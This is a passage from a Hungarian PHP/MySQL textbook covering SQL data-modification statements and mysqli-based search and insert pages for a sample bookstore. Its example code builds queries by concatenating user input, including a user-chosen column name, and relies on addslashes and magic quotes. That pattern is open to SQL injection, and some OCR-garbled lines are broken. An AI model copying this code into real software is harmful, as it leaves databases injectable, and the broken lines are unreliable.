Az UPDATE utasítás általános formája a következő:

```
UPDATE [LOW_PRIORITY] [IGNORE] tabla_neve
SET oszlop1=kifejezes1,oszlop2=kifejezes2, ...
[WHERE feltetel]
[ORDER BY rendezesi_feltetel]
[LIMIT szam]
```

A dolog lényege, hogy a tabla_neve táblát frissítjük úgy, hogy a megnevezett oszlopokhoz nem konkrét értéket, hanem műveletet írnunk. A művelet elvégzésének eredménye kerül a mezőbe értékként (lásd lejjebb a példát!). WHERE mellékág használatával adott sorokra korlátozhatjuk az UPDATE utasítás hatását, LIMIT mellékággal pedig az érintett sorok számát korlátozhatjuk le; ha például csak az első tíz sort kívánjuk frissíteni, először is valamilyen sorrendbe kell rakni őket. A LOW_PRIORITY és az IGNORE, amennyiben megadjuk őket, ugyanúgy működnek, mint az INSERT utasítás esetén.

Nézzünk néhány példát! Ha 10 százalékkal szeretnénk emelni minden könyv árát, akkor WHERE mellékág nélkül használhatjuk az UPDATE utasítást:

```
UPDATE könyvek
SET ar = ar*1.1;
```

Ha viszont csak egyetlen sort szeretnénk módosítani, például egy vásárló lakcímét frissítenénk, a következőképpen tehetjük meg:

```
UPDATE vasarlok
SET lakcim = '250 Olsens Road'
WHERE vasarloid = 4;
```

Táblák megváltoztatása létrehozásuk után

A sorok frissítésén túlmenően megeshet, hogy adatbázisunk tábláinak struktúráját kell módosítanunk. Erre az igen rugalmas ALTER TABLE utasítást használhatjuk. Ennek általános formája a következő:

```
ALTER TABLE [IGNORE] tabla_neve valtoztatas [, valtoztatas ...]
```

Érdemes megjegyezni, hogy ANSI SQL-ben ALTER TABLE utasításunként csak egy módosítást hajthatunk végre, de a MySQL tetszőleges számu változtatást engedélyez. Bármelyik módosítási mellékágat használhatjuk (egyszerre többet is), hogy különböző szempontok szerint módositsuk a táblát.

Amennyiben megadjuk az IGNORE mellékágat, és olyan módosítást próbálunk meg végrehajtani, amely duplikált elsőleges kulcsokat eredményez, akkor az első bekerül a módosított táblázatba, és a többi törlődik. Ha nem adjuk meg (ez az alapértelmezett mód), akkor a módosítás nem következik be, és a tábla visszatér a módosítási kísérlet előtti állapotába.

Az ezzel az utasítással végrehajtható, különböző típusú módosításokat a 10.5 táblázatban láthatjuk.

10.5 táblázat: Változtatási lehetőségek az ALTER TABLE utasítással

Szintaktika

```

ADD [COLUMN] oszlop_leiras
[FIRST | AFTER oszlop]

ADD [COLUMN] (oszlop_leiras,
oszlop_leiras,...)
ADD INDEX [index]
(oszlop,...)
ADD [CONSTRAINT [szimbolum]]
PRIMARY KEY (oszlop,...)

ADD UNIQUE [CONSTRAINT
[szimbolum]] index
(oszlop,...)
ADD [CONSTRAINT [szimbolum]]
FOREIGN KEY [index] (index_
oszlop,...) [hivatkozas_
definicioja]
ALTER [COLUMN] oszlop {SET
DEFAULT ertek | DROP DEFAULT}
CHANGE [COLUMN] oszlop uj_
oszlop_leiras

MODIFY [COLUMN] oszlop_leiras

DROP [COLUMN] oszlop
DROP PRIMARY KEY
DROP INDEX index
DROP FOREIGN KEY kulcs
DISABLE KEYS
ENABLE KEYS
RENAME [AS] uj_tabla_nev
ORDER BY oszlop_nev

CONVERT TO CHARACTER SET cs
COLLATE c
[DEFAULT] CHARACTER SET cs
COLLATE c
DISCARD TABLESPACE

IMPORT TABLESPACE

tabla_tulajdonsagai

```

Leírás*

Új oszlopot szűr be a megadott helyre (ha nincs hely meghatározva, akkor az oszlop a tábla végére kerül). Fontos, hogy az oszlop_leiras-nál – éppúgy, mint a CREATE utasítás esetében – a nevet és típust kell megadnunk.

Egy vagy több új oszlopot szűr be a tábla végéhez.

Indexet ad a tábla megadott oszlopához vagy oszlopaihoz.

A megadott oszlopot vagy oszlopokat a tábla elsőleges kulcsává teszi. A CONSTRAINT utasítás külső kulcsot használó táblákhoz való. További részletekért lásd a *Haladó MySQL-programozás* című 13. fejezetet!

Egyedi indexet ad a tábla meghatározott oszlopához vagy oszlopaihoz.

A CONSTRAINT jelölés külső kulcsokat használó InnoDB táblákhoz való. További részletekért lásd a 13. fejezetet!

Külső kulcsot ad InnoDB táblához. További részletekért lásd a 13. fejezetet!

Alapértelmezett értéket ad egy adott oszlopnak, vagy eltávolítja azt.

Úgy módosítja az oszlop-ot, hogy az a megadott leírást kapja. Jegyezzük meg, hogy ez a szintaktika alkalmaz az oszlopnevek megváltoztatására, mivel az oszlop_leiras tartalmazza az oszlopnevet!

A CHANGE-hez hasonló. Oszloptípusok, nem pedig oszlopnevek megváltoztatására alkalmaz.

Törli a megnevezett oszlopot.

Törli az elsőleges kulcsot (de az oszlopot nem).

Törli a megnevezett indexet.

Törli a külső kulcsot (de az oszlopot nem).

Kikapcsolja az indexfrissítést.

Bekapcsolja az indexfrissítést.

Átnevezi a táblát.

Újra létrehozza a táblát úgy, hogy annak sorai adott oszlop szerint vannak rendezve. (Figyelem: ha elkezdjük módosítani a táblát, a sorok nem tartják a korábbi rendezést!)

A meghatározott karakterkészletre (character set – cs) és egybevetésre (collation) alakítja az összes, szöveg alapú oszlopot.

Beállítja az alapértelmezett karakterkészletet és egybevetést.

Törli egy InnoDB tábla mögöttes táblatérifájlját. (Az InnoDB-ről további információért lásd a 13. fejezetet!)

Újra létrehozza egy InnoDB tábla mögöttes táblatérifájlját. (Az InnoDB-ről további információért lásd a 13. fejezetet!)

Újra beállíthatjuk a tábla tulajdonságait. A CREATE TABLE utasítással meggyező szintaktikát használ.

Nézzünk meg néhányat az ALTER TABLE utasítás gyakoribb felhasználási lehetőségei közül!

Könnyen előfordulhat, hogy egy idő után rájövünk: egy adott oszlop nem „elég nagy” az általa tárolandó adatokhoz.

A vasarlok táblában például korábban 50 karakter hosszú nevek tárolását engedélyeztük. Az adatok begyűjtése után észrevesszük, hogy egyes nevek túl hosszúak, így csonkolva lettek. Úgy segíthetünk ezen a problémán, ha módosítjuk az oszlop adattípusát, hogy 70 karakter hosszú legyen:

```

ALTER TABLE vasarlok
MODIFY nev CHAR(70) NOT NULL;

```

Szintén gyakran előfordul, hogy oszlopot kell a táblázathoz adnunk. Képzeljük el, hogy egy új, helyi értékesítési adót vezetnek be, amit a Book-O-Ramának hozzá kell adni a rendelés végösszegéhez, de külön kell nyilvántartania! A következőképpen adhatjuk az ado oszlopot a megrendelesek táblához:

```
ALTER TABLE megrendelesek
ADD ado FLOAT(6,2) AFTER osszeg;
Ugyanígy megeshet az is, hogy feleslegessé válik egy oszlop. A következőképpen törölhetjük:
ALTER TABLE megrendelesek
DROP ado;
```

Rekordok törlése adatbázisból

Az adatbázisból sorokat törlni egyszerű dolog. A `DELETE` utasítással tehetjük meg, amelynek általános alakja a következő:

```
DELETE [LOW_PRIORITY] [QUICK] [IGNORE] FROM tabla
[WHERE feltetel]
[ORDER BY oszlopok_rendezese]
[LIMIT szam]
```

Ha csak ezt írjuk: `DELETE FROM tabla;` a tábla minden sora törlödik, úgyhogy csak óvatosan bánjunk egy ilyen utasítás-sal! Általában csak adott sorokat kívánunk törlni, ezeket a `WHERE` mellékágban határozhatjuk meg. Példánknál maradva, ha valamelyik könyv már nem kapható, vagy valamelyik vásárló már hosszú ideje nem rendelt semmit sem, és szeretnénk egy kicsit rendet rakni az adatbázisban:

```
DELETE FROM vasarlok
WHERE vasarloid=5;
```

A `LIMIT` mellékágban korlátozhatjuk a ténylegesen törlendő sorok maximális számát. Az `ORDER BY`-t jellemzően a `LIMIT` összefüggésben használjuk.

A `LOW_PRIORITY` és az `IGNORE` pontosan úgy működik, mint a korábban látott utasításoknál. A `QUICK` gyorsabb műveletet eredményezhet MyISAM táblák esetében.

Táblák törlése

Esetenként egy egész táblától szeretnénk megszabadulni. A `DROP TABLE` utasítással érhetjük ezt el. A folyamat nagyon egyszerű, az utasítás pedig a következőképpen néz ki:

```
DROP TABLE tabla;
```

Az utasítás a tábla minden sorát és magát a táblát is törli, ezért fokozott gondossággal járunk el használata esetén!

Teljes adatbázis törlése

Akár tovább is léphetünk, és egy teljes adatbázist megszüntethetünk a `DROP DATABASE` utasítással, amely a következőképpen néz ki: `DROP DATABASE adatbazis;`

Ez minden sort, minden táblát, minden indexet és magát az adatbázist is törli, így már mondanunk sem kell, hogy használtakor nagyon körültekintően járunk el!

További olvasnivaló

Fejezetünkben a MySQL adatbázisokkal folytatott munka során nap mint nap használt SQL utasításokat tekintettük át. A következő két fejezetből megtudhatjuk, hogyan kapcsoljuk össze a MySQL-t és a PHP-t úgy, hogy internetről hozzáférjünk adatbázisainkhoz. Egyes haladó MySQL-es technikákat is megismerhetünk majd.

Ha szeretnénk többet tudni az SQL-ról – és egy kis könnyed szórakozásra vágyunk –, bármikor fellapozhatjuk a <http://www.ansi.org/> oldalon elérhető ANSI SQL szabványt.

Az ANSI SQL MySQL-féle kibővítéséről a MySQL oldalán (<http://www.mysql.com>) tájékozódhatunk.

Hogyan tovább?

A MySQL adatbázis elérése a webről PHP-vel című 11. fejezetben áttekinthetők, hogyan tehetjük a Book-O-Rama adatbázist internetről elérhetővé.

MySQL adatbázis elérése a webről PHP-vel

Amikor a korábbiakban PHP-vel dolgoztunk, egyszerű fájlokban tároltuk az adatokat, illetve ezekből az állományokból keresük vissza azokat. Az *Adatok tárolása és lekérése* című 2. fejezetben, ahol dolgoztunk már ilyen fájllal, megemlíttetük, hogy a relációs adatbázisrendszerek webes alkalmazás esetén könnyebbé, biztonságosabbá és hatékonyabbá teszik a tárolási és visszakeresési feladataink jelentős részét. Most, hogy MySQL-ben dolgozva már létrehoztuk adatbázisunkat, készen állunk arra, hogy webes felülettel (weboldallal) kössük össze.

Ebben a fejezetben bemutatjuk, hogyan érhetjük el a Book-O-Rama adatbázist PHP segítségével a webről. Megtanuljuk, hogyan olvassunk adatokat adatbázisból, és hogyan írunk bele, illetve hogyan szűrjük ki a potenciálisan problémás adatok bevitelét.

A fejezetben az alábbi főbb téma-körökkel foglalkozunk:

- Hogyan működnek a webes adatbázis-architektúrák?
- Adatbázis lekérdezése a webről egyszerű lépésekkel
- Kapcsolat beállítása
- Információszármazás az elérhető adatbázisokról
- A használni kívánt adatbázis kiválasztása
- Az adatbázis lekérdezése
- A lekérdezés eredményeinek lekérése
- Kapcsolat bontása az adatbázissal
- Új információ felvitele az adatbázisba
- Előfordított utasítások használata
- Egyéb PHP adatbázis-illesztések használata
- Általános adatbázis-illesztés használata: PEAR MDB2

Hogyan működnek a webes adatbázis-architektúrák?

A *Webes adatbázis megtervezése* című 8. fejezetben vázoltuk a webes adatbázis-architektúrák működését. Emlékeztetésképpen fessük át még egyszer az ott említett lépéseket:


1. A felhasználó böngészője HTTP kérést intéz egy adott weboldalhoz. Például a felhasználó a Book-O-Rama oldalon lévő ürlap segítségével rákeres a Michael Morgan által írt összes könyvre. A keresési eredmények oldal neve `eredmenyek.php`.
2. A webes kiszolgáló megkapja az `eredmenyek.php`-re vonatkozó kérést, visszakeresi a fájlt, majd feldolgozás céljából átadja a PHP motornak.
3. A PHP motor elkezdi vizsgálni a kódot, amely az adatbázishoz csatlakozásra és a lekérdezés végrehajtására (a könyvek keresésére) irányuló parancsot tartalmaz. A PHP megnyitja a kapcsolatot a MySQL kiszolgálóhoz, és elküldi a megfelelő lekérdezést.
4. A MySQL kiszolgáló megkapja az adatbázis-lekérdezést, feldolgozza, és visszaküldi az eredményeket – a könyvek listáját – a PHP motornak.
5. A PHP motor befejezi a kód futtatását, ami általában a lekérdezés eredményeinek HTML-beli formázását is magában foglalja. Ezt követően az eredményül kapott HTML-t visszaküldi a webes kiszolgálónak.
6. A webes kiszolgáló visszaadja a HTML-t a böngészőnek, ahol a felhasználó láthatja a kért könyvek listáját.

Meglévő MySQL adatbázis birtokában megírhatjuk az előző lépéseket végrehajtó PHP kódot. Kezdjük a keresési ürlappal! Ezen egyszerű HTML ürlap kódját a 11.1 példakód tartalmazza.

11.1 példakód: kereses.html – A Book-O-Rama adatbázisának keresési oldala

```
<html>
<head>
    <title>Keresés a Book-O-Rama katalógusban</title>
</head>
<body>
    <h1> Keresés a Book-O-Rama katalógusban</h1>
    <form action="eredmenyek.php" method="post">
        Válassza ki a keresés típusát!:<br />
        <select name="keresesi_tipus">
            <option value="szerzo">Szerző</option>
            <option value="cim">Cím</option>
            <option value="isbn">ISBN</option>
        </select>
        <br />
        Írja be a keresési kifejezést!:<br />
        <input name="keresesi_kifejezes" type="text" size="40"/>
        <br />
        <input type="submit" name="kuldes" value="Keresés"/>
    </form>
</body>
</html>
```

Ez a HTML ürlap viszonylag magától értetődő. A HTML kód kimenete a 11.1 ábrán látható.



11.1 ábra: Teljesen általános keresési ürlap, ami cím, szerző és ISBN-kód szerinti keresést tesz lehetővé.

A „Keresés” gombra kattintáskor meghívott kód az eredmények.php fájlban található. Ezt a kódot a 11.2 példakód tartalmazza. A fejezet során azt fogjuk megtárgyalni, hogy mit csinál, és hogyan működik ez a kód.

11.2 példakód: eredmények.php – Ez a kód keresi vissza a MySQL adatbázisból a keresési eredményeket, majd formázza azokat a megjelenítéshez

```
<html>
<head>
    <title>Book-O-Rama keresési eredmények</title>
</head>
<body>
    <h1>Book-O-Rama keresési eredmények</h1>
    <?php
        // rövid változónevek létrehozása
        $keresesi_tipus=$_POST['keresesi_tipus'];
        $keresesi_kifejezes=trim($_POST['keresesi_kifejezes']);

        if (!$keresesi_tipus || !$keresesi_kifejezes) {
            echo 'Nem adta meg a keresési feltételeket. Kérjük, adja meg ezeket!';
            exit;
    
```

```

}

if (!get_magic_quotes_gpc()) {
    $keresesi_tipus = addslashes($keresesi_tipus);
    $keresesi_kifejezes = addslashes($keresesi_kifejezes);
}

@ $adatbazis = new mysqli('localhost', 'bookorama', 'bookorama123', 'konyvek');

if (mysqli_connect_errno()) {
    echo 'Hiba: Nem sikerült kapcsolódni az adatbázishoz. Kérjük, próbálkozzon később.';
    exit;
}

$lekerdezes = "SELECT * FROM konyvek WHERE ".$keresesi_tipus
            ."%" . $keresesi_kifejezes . "%";
$talalat = $adatbazis->query($lekerdezes);

$talatalok_szama = $talalat->num_rows;

echo "<p>A keresési feltételeknek megfelelő könyvek száma: ".$talatalok_szama."</p>";


for ($i=0; $i <$talatalok_szama; $i++) {
    $sor = $talalat->fetch_assoc();
    echo "<p><strong>".($i+1).". Cím: ";
    echo htmlspecialchars(stripslashes($sor['cim']));
    echo "</strong><br />Szerző: ";
    echo stripslashes($sor['szerzo']);
    echo "<br />ISBN: ";
    echo stripslashes($sor['isbn']);
    echo "<br />Ár: ";
    echo stripslashes($sor['ar']);
    echo "</p>";
}

$talalat->free();
$adatbazis->close();

?>
</body>
</html>

```

Figyeljük meg, hogy a kód megengedi a felhasználónak a MySQL dzsókerkarakterek, a % és az _ (alulvonás) használatát. Ez hasznos lehet a felhasználónak, de védőkarakterrel kell ellátni ezeket a különleges karaktereket, hogy ne okozhassanak problémát alkalmazásunknak. A 11.2 ábra a kód használatával végrehajtott keresés eredményét illusztrálja.



11.2 ábra: Javával foglalkozó könyvek keresése az adatbázisban az eredmények.php kóddal; a böngészőablak a keresési eredményt mutatja.

Adatbázis lekérdezése a webről

Minden kódban, amit arra használunk, hogy a webről érjünk el egy adatbázist, az alábbi alaplépésekkel kell követhetnünk:

1. A felhasználótól érkező adatok ellenőrzése és szűrése.
2. Kapcsolat létrehozása a megfelelő adatbázishoz.
3. Az adatbázis lekérdezése.
4. Az eredmények visszakeresése.
5. Az eredmények megjelenítése a felhasználónak.

Ezeket a lépéseket követtük az eredmenyek.php kódban is, nézzük meg most ezeket egyenként!

A felhasználótól érkező adatok ellenőrzése és szűrése

A kód azzal kezdődik, hogy eltávolítjuk a felhasználó által a keresési kifejezés elő vagy után véletlenül beírt fehérköz karaktereket. Ezt úgy érhetjük el, hogy a trim() függvényt a \$_POST['keresesi_kifejezes'] értékére alkalmazzuk, amikor rövidebb nevet adunk neki:

```
$keresesi_kifejezes=trim($_POST['keresesi_kifejezes']);
```

A következő lépés annak ellenőrzése, hogy a felhasználó adott-e meg keresési kifejezést, és kiválasztotta-e a keresés típusát. Figyeljük meg, hogy a keresési kifejezés meglétének ellenőrzése az után történik, hogy eltávolítjuk a \$keresesi_kifejezes széleiről a fehérköz karaktereket! Ha fordított sorrendben szerepelne ez a két kódosor, akkor előfordulhatna olyan eset, hogy a felhasználó keresési kifejezése nem üres, így nem hoz létre hibaüzenetet sem; viszont csupa fehérköz karakterből áll, amelyet a trim() kivétel nélkül eltávolít:

```
if (!$keresesi_tipus || !$keresesi_kifejezes) {
    echo "Nem adta meg a keresési feltételeket. Kérjük, adja meg ezeket!";
    exit;
}
```

Ellenőrizzük a \$keresesi_tipus változót, noha az jelen esetben egy SELECT HTML utasításból származik! Kérdezhetnénk, miért érdemes bajlódni egy olyan adat ellenőrzésével, amelyet be kell írni. Nem szabad elfelejteni, hogy több felület is kapcsolódhat adatbázisunkhoz. Az Amazonnak például számos leányvállalata van, amely minden az anyacég keresési felületét használja. Azért is célszerű szűrni az adatokat, mert a különböző belépési pontokról érkező felhasználók miatt biztonsági problémák keletkezhetnek.

Amikor felhasználók által bevitt adatokat tervezünk felhasználni, minden esetben ki kell szűrni belőlük a vezérlő karaktereket. Mint emlékezhetünk, a Karakterláncok kezelése és reguláris kifejezések című 4. fejezetben olvashattunk az addslashes(), stripslashes() és get_magic_quotes_gpc() függvényről. Bármilyen felhasználói inputot küldünk olyan adatbázisba, mint a MySQL, védőkarakterrel kell ellátni az adatokat.

Ebben az esetben a get_magic_quotes_gpc() függvény értékét ellenőrizzük. Ebből megtudjuk, hogy az idézőjelek hozzáadása automatikusan történik-e. Ha nem, az addslashes() függvényekkel emelhetjük ki az adatokat védőkarakterrel:

```
if (!get_magic_quotes_gpc()) {
    $keresesi_tipus = addslashes($keresesi_tipus);
    $keresesi_kifejezes = addslashes($keresesi_kifejezes);
}
```

A stripslashes() függvényt az adatbázisból érkező adatokon is használjuk. Ha a magic quotes funkció be van kapcsolva, az adatok perjeleket fognak tartalmazni, amikor visszajönnek az adatbázisból, így el kell távolítani azokat.

A példában a htmlspecialchars() függvényteljesen kódoljuk a HTML-ben különlegesjelentéssel bíró karaktereket. A jelenlegi esetben a karakterek nem tartalmaznak és (&), kisebb, mint (<), nagyobb, mint (>) vagy dupla idézőjeleket ("), ám számtalan olyan könyvcím létezik, amelyben és jel található. (Ez elsősorban angol nyelvterületen jellemző, magyar címekre kevésbé igaz.) A függvény használatával későbbi hibákat előzhetünk meg.

Kapcsolat létrehozása

A MySQL-hez kapcsolódásra használható PHP könyvtár neve mysqli (az i az improved, vagyis „továbbfejlesztett” szóra utal). Amikor mysqli könyvtárat használunk PHP-ben, objektumorientált és procedurális szintaktikát egyaránt alkalmazhatunk.

A kódban az alábbi sorral kapcsolódunk a MySQL kiszolgálóhoz:

```
@ $adatbazis = new mysqli('localhost', 'bookorama', 'bookoramal23', 'konyvek');
```

E sor létrehozza a mysqli osztály egy példányát, és bookorama felhasználónévvel és bookoramal23 jelszóval kapcsolatot létesít a localhost nevű számítógéphez. A kapcsolat a konyvek nevű adatbázis használatára jön létre.

Ha az objektumorientált megközelítést követjük, az objektum metódusait meghívva érhetjük el az adatbázist. Ha jobban kedveljük a procedurális megközelítést, a mysqli ennek használatát is megengedi. Ebben az esetben az alábbi kóddal kapcsolódhatunk ugyanehhez az adatbázishoz:

```
@ $adatbazis = mysqli_connect('localhost', 'bookorama', 'bookorama123', 'konyvek');
```

Ez a függvény objektum helyett erőforrást ad vissza. Ez jelképezi az adatbázishoz való csatlakozást, és ha ezt a procedurális megközelítést követjük, ezt az erőforrás-változót kell átdnunk minden más mysqli függvények. Ez igen hasonló ahhoz, ahogya a fájlkezelő függvények, például az fopen() működik.

A mysqli függvények többsége objektumorientált felülettel és procedurális felülettel is rendelkezik. Általánosságban az közöttük a különböz, hogy a procedurális verziójú függvénynevek mysql_-lel kezdődnek, és megkövetlik a mysqli_connect() függvényból megkapott erőforrás-változó átadását. Az adatbázis-kapcsolódások kivételt képeznek e szabály alól, mivel a mysqli objektum konstruktora által is létrehozhatók.

A kapcsolódási kísérlet eredményét érdemes ellenőrizni, mert a kód többi része nem fog megfelelő adatbázis-kapcsolat nélkül működni. A következő kóddal hajthatjuk végre ezt az ellenőrzést:

```
if (mysqli_connect_errno()) {
    echo 'Hiba: Nem sikerült kapcsolódni az adatbázishoz. Kérjük, próbálkozzon később!';
    exit;
}
```

(A fenti kód működése az objektumorientált és a procedurális megközelítés esetén is ugyanaz.) A mysqli_connect_errno() függvény hiba esetén hibakódot, sikeres kapcsolódás esetén nullát ad vissza. Figyeljük meg, hogy az adatbázishoz kapcsolódáskor a kódsort a hibaelnyomó műveleti jellet (@) kezdjük! Ez lehetővé teszi a hibák fájdalommentes kezelését. (Ugyanígy kellene eljárni a kivételekkel is, ezeket azonban ebben az egyszerű példában nem alkalmazzuk.)

Ne feledjük, hogy az egyidejű MySQL kapcsolatok száma korlátozott! A lehetséges legnagyobb értéket a max_connections MySQL paraméter határozza meg. Ennek és a hozzá kapcsolódó MaxClients Apache paramétereinek az a célja, hogy utasitsák a szervert az új kapcsolódások elutasítására, megakadályozva azt, hogy forgalmat időszakokban vagy szoftverprobléma esetén túlzott mértékben vegyük igénybe a gép erőforrásait.

Mindkét paraméter alapértelmezett értékét a konfigurációs fájlok szerkesztésével tudjuk módosítani. Az Apache MaxClients paramétereinek megváltoztatásához rendszerünk httpd.conf állományát kell szerkeszteni. A MySQL max_connections paraméterét a my.conf fájlban érjük el.

A használni kívánt adatbázis kiválasztása

Ne feledjük, hogy amikor parancssori felületről használjuk a MySQL-t, közölni kell vele, hogy melyik adatbázissal tervezünk dolgozni! Egy ilyen parancssal tehetjük meg ezt:

```
use konyvek;
```

Erre internetről való kapcsolódás esetén is szükség van. A használni kívánt adatbázist paraméterként határozhatjuk meg a mysqli konstruktőr vagy a mysqli_connect() függvény számára. Ha meg akarjuk változtatni az alapértelmezett adatbázist, a mysqli_select_db() függvénytel tehetjük meg.

Ezt a függvényt az

```
$adatbazis->select_db(adatbazis_neve)
```

illetve a

```
mysql_select_db(adatbazis_eroforras, adatbazis_neve)
```

formában érhetjük el.

Itt láthatjuk a függvények közötti különbséget, amire korábban utaltunk: a procedurális változat mysql_-lel kezdődik, és kéri az adatbázis-erőforrásra mutató paramétert.

Az adatbázis lekérdezése

Az adatbázis tényleges lekérdezéséhez a mysqli_query() függvényt használhatjuk. Ezt megelőzően azonban érdemes létrehozni a futtatni kívánt lekérdezést:

```
$lekérdezés = "SELECT * FROM konyvek WHERE ".$kereses_i_tipus." LIKE '%".$kereses_i_kifejezes."%'";
```

Ebben az esetben a felhasználó által megadott értékre (\$kereses_i_kifejezes) keresünk a felhasználó által meghatározott mezőben (\$kereses_i_tipus). Figyeljük meg, hogy az EQUAL helyett a LIKE műveleti jelet használjuk az illesztéshez: adatbázisban keresés esetén érdemes kicsit „engedékenyebbek” lenni.

- Tipp: Ne feledjük, hogy – a MySQL monitorba begépelendő lekérdezéssel ellentétben – a MySQL-nek küldendő lekérdezés végére nem kell pontosvessző!

Most már lefuttathatjuk a lekérdezést:

```
$talalat = $adatbazis->query($lekerdezes);
Ha a procedurális felületet kívánjuk használni, akkor a következőket kell beírnunk:
$talalat = mysqli_query($adatbazis, $lekerdezes);
```

Átadjuk a futtatni kívánt lekérdezést és – a procedurális felület esetén – az adatbázisra mutató kapcsolatot (ami jelen esetben is az \$adatbazis).

Az objektumorientált változat eredményobjektumot, a procedurális pedig eredmény-erőforrást ad vissza. (Hasonlóan ahoz, ahogyan a kapcsolódási függvények működnek.) Későbbi felhasználás céljából minden sorban (\$talalat) tároljuk el az eredményt. Hiba esetén a függvény false értékkel tér vissza.

A lekérdezés eredményeinek visszakeresése

Sokféle függvény áll rendelkezésünkre, hogy különböző módszerekkel kinyerjük az eredményobjektumból vagy -azonosítóból a tényleges eredményt. Az eredményobjektum vagy -azonosító a lekérdezés által visszaadott sorok elérésének a kulcsa.

Példánkban megszámoltuk a visszaadott sorok számát, és a `mysqli_fetch_assoc()` függvényt is használtuk.

Az objektumorientált megközelítés használata esetén az eredményobjektum `num_rows` tagja tárolja a visszaadott sorok számát, és a következőképpen érhetjük el ezt:

```
$talatalok_szama = $talalat->num_rows;
```

Procedurális megközelítés alkalmazásakor a `mysqli_num_rows()` függvény adja meg számunkra a lekérdezés által visszaadott sorok számát. Át kell neki adni az eredményazonosítót, például így:

```
$talatalok_szama = mysqli_num_rows($talalat);
```

Azért érdemes tudni ezt, mert ha tervezük az eredmények feldolgozását vagy megjelenítését, a sorok száma alapján ciklus-sal végiglépkedhetünk rajtuk:

```
for ($i=0; $i <$talatalok_szama; $i++) {
    // eredmények feldolgozása
}
```

A ciklus minden ismétlődésének a `$talalat->fetch_assoc()` (vagy a `mysqli_fetch_assoc()`) függvényt hívjuk meg. Ha a lekérdezés egyetlen sort sem ad vissza, akkor a ciklus nem fut le. A függvény egyenként veszi az eredményhalmaz sorait és tömbként adja vissza azokat, amely tömbben minden kulcs egy oszlopnev, és minden érték az annak megfelelő érték:

```
$sor = $talalat->fetch_assoc();
```

Természetesen itt is használhatjuk a procedurális megközelítést:

```
$sor = mysqli_fetch_assoc($talalat);
```

Mivel adott a \$sor tömb, minden egyes mezőn végig lehetünk, és megfelelőképpen megjeleníthetjük azokat, ahogy tesszük az alábbi példában is:

```
echo "<br />ISBN: ";
echo stripslashes($sor['isbn']);
```

Mint már említettük, a `stripslashes()` függvényt azért hívjuk meg, hogy megjelenítés előtt rendbe rakjuk az értéket.

Számtalan különböző módszer létezik, hogy megkapjuk az eredményazonosítóból az eredményeket. A `mysqli_fetch_row()` függvénnyel például elnevezett kulcsokkal rendelkező tömb helyett számokkal indexelt tömbben kapjuk vissza az eredményeket, például így:

```
$sor = $talalat->fetch_row($talalat);
```

vagy így:

```
$sor = mysqli_fetch_row($talalat);
```

A tulajdonságértékek a \$sor[0], \$sor[1] stb. tömbértékekbe kerülnek. (A `mysqli_fetch_array()` függvénnyel a kétféle tömb bármelyikébe rakhatsuk a sorokat.)

A `mysqli_fetch_object()` függvénnyel objektumba is tehetjük a sorokat:

```
$sor = $talalat->fetch_object();
```

illetve

```
$sor = mysqli_fetch_object($talalat);
```

Ekkor a \$sor->cím, \$sor->szerző stb. módon érhetjük el a tulajdonságokat.

Kapcsolat bontása az adatbázissal


Az eredményhalmazt a
`$talalat->free();`
 vagy a
`mysqli_free_result($talalat);`
 meghívásával szabadíthatjuk fel. Ezt követően az
`$adatbazis->close();`
 vagy a
`mysqli_close($adatbazis);`
 meghívásával szakíthatjuk meg a kapcsolatot az adatbázissal. Nem feltétlen van szükség erre a parancsra, mivel a kapcsolat akkor is lezáródik, ha a kód befejezi a futását.

11

Új információ felvitele az adatbázisba

Új elemek adatbázisba történő felvitele módfellett hasonlít ahoz a folyamathoz, amikor adatokat nyerünk ki az adatbázisból. Ugyanazokat az alapvető lépéseket követjük: kapcsolatot létesítünk, lekérdezést küldünk, és ellenőrizzük az eredményeket. Ebben az esetben azonban az elküldendő lekérdezés SELECT helyett INSERT.

Bár a folyamat hasonló, érdemes mégis egy példán keresztül megvizsgálni. A 11.3 ábrán egyszerű HTML űrlapot látunk, amivel könyveket lehet felvenni az adatbázisba. Az oldal HTML kódját a 11.3 példakód tartalmazza.



11.3 ábra: A Book-O-Rama alkalmazottai ilyen felületet használhatnak a könyvek adatbázisba való felvitelére.

11.3 példakód: `uj_konyv.html` – A könyvek felvitelére szolgáló oldal HTML kódja

```
<html>
<head>
  <title>Book-O-Rama – Új könyv felvitele</title>
</head>

<body>
  <h1>Book-O-Rama – Új könyv felvitele</h1>
  <form action="konyv_beszurasa.php" method="post">
    <table border="0">
      <tr>
        <td>ISBN</td>
        <td><input type="text" name="isbn" maxlength="13" size="13"></td>
      </tr>
      <tr>
        <td>Szerző</td>
        <td> <input type="text" name="szerzo" maxlength="30" size="30"></td>
      </tr>
      <tr>
        <td>Cím</td>
        <td> <input type="text" name="cim" maxlength="60" size="30"></td>
      </tr>
      <tr>
        <td>Ár $</td>
```

```

<td><input type="text" name="ar" maxlength="7" size="7"></td>
</tr>
<tr>
    <td colspan="2"><input type="submit" value="Rögzítés"></td>
</tr>
</table>
</form>
</body>
</html>

```

Az űrlap eredményeit a konyv_beszurasa.php adja tovább, ez az a kód, amely fogja a részleteket, elvégez néhány apróbb ellenőrzést, majd megkíséri beírni az adatokat az adatbázisba. Ezt a kódot láthatjuk a 11.4 példakódban.

11.4 példakód: konyv_beszurasa.php – Ez a kód írja be az új könyveket az adatbázisba

```

<html>
<head>
    <title>Book-O-Rama könyvfelviteli eredmények</title>
</head>
<body>
    <h1>Book-O-Rama könyvfelviteli eredmények</h1>
<?php
    // rövid változónevek létrehozása
    $isbn=$_POST['isbn'];
    $szerzo=$_POST['szerzo'];
    $cim=$_POST['cim'];
    $ar=$_POST['ar'];
    if (!$isbn || !$szerzo || !$cim || !$ar) {
        echo "Nem minden adatot adott meg.<br />" .
            "Kérjük, próbálja meg újra!";
        exit;
    }

    if (!get_magic_quotes_gpc()) {
        $isbn = addslashes($isbn);
        $szerzo = addslashes($szerzo);
